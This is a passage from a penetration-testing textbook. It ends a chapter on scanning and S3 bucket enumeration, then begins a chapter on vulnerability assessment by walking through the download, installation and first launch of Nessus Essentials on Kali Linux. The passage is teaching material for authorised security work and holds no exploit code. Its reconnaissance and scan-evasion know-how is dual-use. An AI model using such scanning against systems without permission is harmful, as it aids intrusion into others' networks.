You can continue this exercise on http://flaws.cloud/ to learn more about various security vulnerabilities and discover the impact of misconfigurations on cloud services such as AWS S3 buckets. However, do not perform such actions on systems, networks, and organizations that you do not have legal permission to do so.As you have seen, data leaks can happen on any platform and to any organization. As an aspiring ethical hacker and penetration tester, you must know how to find them before a real adversary do and exploits them. Companies can store sensitive data on cloud platforms, or even leave data completely unprotected on a cloud service provider network. This can lead to data and accounts being retrieved. In this section, you learned how to perform enumeration of AWS S3 buckets using various tools and techniques.

Summary

During this chapter, you have gained the hands-on skills as an aspiring ethical hacker and penetration tester to perform active scanning techniques to identify open ports, running services and operating system on targeted systems. In addition, you have learnt how to use common evasion techniques during scanning to reduce your threat level. Furthermore, you have discovered how to enumerate common network services and leverage the information on improve a cyber-attack.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Performing Vulnerability Assessments*, you will learn how to setup and work with popular vulnerability management tools.

Further Reading

- Nmap reference guide - https://nmap.org/book/man.html
- Information gathering using Metasploit - https://www.offensive-security.com/metasploit-unleashed/information-gathering/

7 Performing Vulnerability Assessments

Join our book community on Discord

https://packt.link/SecNet

As you have learnt so far, the reconnaissance phase is very important for successfully moving onto the exploitation phase of penetration testing and the Cyber Kill Chain. Discovering security vulnerabilities on a targeted system helps adversaries identify the attack surface, which is the points of entry on a system which can be exploited to gain unauthorized access. As an aspiring ethical hacker and penetration tester, understanding how to efficiently identify the attack surface and profile a targeted system will help you better plan your method of attack and determine which exploits will help you gain a foothold on the target.In this chapter, you will learn how to use Kali Linux with various popular tools to perform a vulnerability assessment on a network. You will start by learning how to install, perform, and analyze scan results using Nessus, one of the most popular and industry-recognized vulnerability scanners within the cybersecurity industry. Then, you will learn how to leverage the hidden secrets and power of Nmap to easily discover security flaws on systems. Finally, you will learn how to perform web vulnerability assessments.In this chapter, we will cover the following topics:

- Getting started with Nessus
- Vulnerability identification using Nmap
- Working with Greenbone Vulnerability Manager
- Using web application scanners

Let’s dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux - https://www.kali.org/get-kali/
- Nessus Essentials - https://www.tenable.com/products/nessus/nessus-essentials
- Greenbone Vulnerable Manager - https://github.com/greenbone/gvmd

Getting started with Nessus


When diving into the field of cybersecurity, there is a very well-known tool everyone needs to know about, and that's Nessus. Nessus is a vulnerability scanner that can detect over 47,000 **Common Vulnerability and Exposure** (**CVE**) security flaws on systems. Furthermore, Nessus allows security professionals to deploy Nessus within centralized locations and automate periodic scanning on targeted systems, which allows continuous and automated vulnerability assessment within an organization.As an aspiring penetration tester, you may need to use Nessus to perform a vulnerability assessment within an organization, determine the risk and severity of each security flaw, and provide recommendations on how to mitigate the risk of possible cyber-attacks based on the security vulnerabilities found. In this section, you will learn how to set up and perform a vulnerability assessment using Nessus on your Kali Linux machine.To get started working with Nessus Essentials, please use the following instructions:

> If you're a Mac user who is running Kali Linux in Parallels on the M1 Mac (ARM64) chip, you may experience some issues when setting up Nessus within Kali Linux. However, the process works fine on a Windows-based system.

Part 1 – installing Nessus

In this part, you will learn how to install and setup Nessus Essentials on the Kali Linux virtual machine to identify security vulnerabilities on targeted systems:

1. Firstly, power-on the **Kali Linux** virtual machine and ensure it has internet connectivity.
2. Next, either on Kali Linux or your host machine, open the web browser and go to https://www.tenable.com/products/nessus/nessus-essentials to register for a free license to activate Nessus Essentials during the setup process:



Register for an Activation Code

□ Check to receive updates from Tenable

Tenable will only process your personal data in accordance with its Privacy Policy.

As shown the preceding screenshot, a business email address is required to complete the registration, however I've used a personal free email address and was able to successfully register and received a Nessus Essentials activation code.

1. On **Kali Linux**, open the **Terminal** and use the following commands to update the local software packages repository list:


```
kali@kali:~$ sudo apt update
```

1. Next, use the following commands to download the Nessus Essentials

package onto the Kali Linux virtual machine:

```
kali@kali:~$ curl --request GET \
  --url 'https://www.tenable.com/downloads/api/v2/pages/nessus/f
iles/Nessus-10.6.0-debian10_amd64.deb' \
  --output 'Nessus-10.6.0-debian10_amd64.deb'
```

The following screenshot shows the execution of the preceding commands:




```
kali@kali:~$ curl --request GET \
  --url 'https://www.tenable.com/downloads/api/v2/pages/nessus
/files/Nessus-10.6.0-debian10_amd64.deb' \
  --output 'Nessus-10.6.0-debian10_amd64.deb'
  % Total    % Received % Xferd  Average Speed   Time    Time
    Time  Current
                                 Dload  Upload   Total   Spent
    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-
100 2045k    0 2045k    0     0  2360k      0 --:--:-- --:--:-
100 29.8M    0 29.8M    0     0  15.9M      0 --:--:--  0:00:0
100 58.6M    0 58.6M    0     0  20.4M      0 --:--:--  0:00:0
100 64.2M    0 64.2M    0     0  20.9M      0 --:--:--  0:00:0
3 --:--:-- 20.9M
```

If you’re having difficulties running the preceding commands, please go to https://www.tenable.com/downloads/nessus, select the latest version of Nessus and choose **Linux – Debian – amd64** to download the software package onto Kali Linux.

1. Next, install the Nessus software package onto Kali Linux:

```
kali@kali:~$ sudo dpkg -i Nessus-10.6.0-debian10_amd64.deb
```

The following screenshots the installation of Nessus:




```
kali@kali:~$ sudo dpkg -i Nessus-10.6.0-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 460394 files and directories currently i
nstalled.)
Preparing to unpack Nessus-10.6.0-debian10_amd64.deb ...
Unpacking nessus (10.6.0) ...
Setting up nessus (10.6.0) ...
HMAC : (Module_Integrity) : Pass
```

1. Next, use the following command to start and restart the Nessus service:

```
kali@kali:~$ sudo /bin/systemctl start nessusd.service
kali@kali:~$ sudo /bin/systemctl restart nessusd.service
```

The `systemctl status nessusd.service` command can be used to verify whether the Nessus service is active and running on Kali Linux.

1. To continue the Nessus setup process, open the web browser within Kali Linux and go https://kali:8834/, as shown below:



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to **kali**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

Learn more…

Go Back (Recommended) Advanced…

Someone could be trying to impersonate the site and you should not continue.

Websites prove their identity via certificates. Firefox does not trust kali:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.


Error code: SEC_ERROR_UNKNOWN_ISSUER

View Certificate

Go Back (Recommended) Accept the Risk and Continue

When you first visit https://kali:8834/, the web browser will provide a security warning because Nessus uses a self-signed digital certificate. Click on **Advanced**, then on **Accept the Risk and Continue**.

1. Next, the Nessus initialization page will appear, click on **Continue** as shown below:




Welcome to Nessus

You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.

When you are ready, click Continue to proceed with the installation.

□ Register Offline

1. Next, select the **Register for Nessus Essentials** option and click on **Continue**, as shown below:



Welcome to Nessus

Choose how you want to deploy Nessus. Select an option to get started.

○ Set up a purchased instance of Nessus

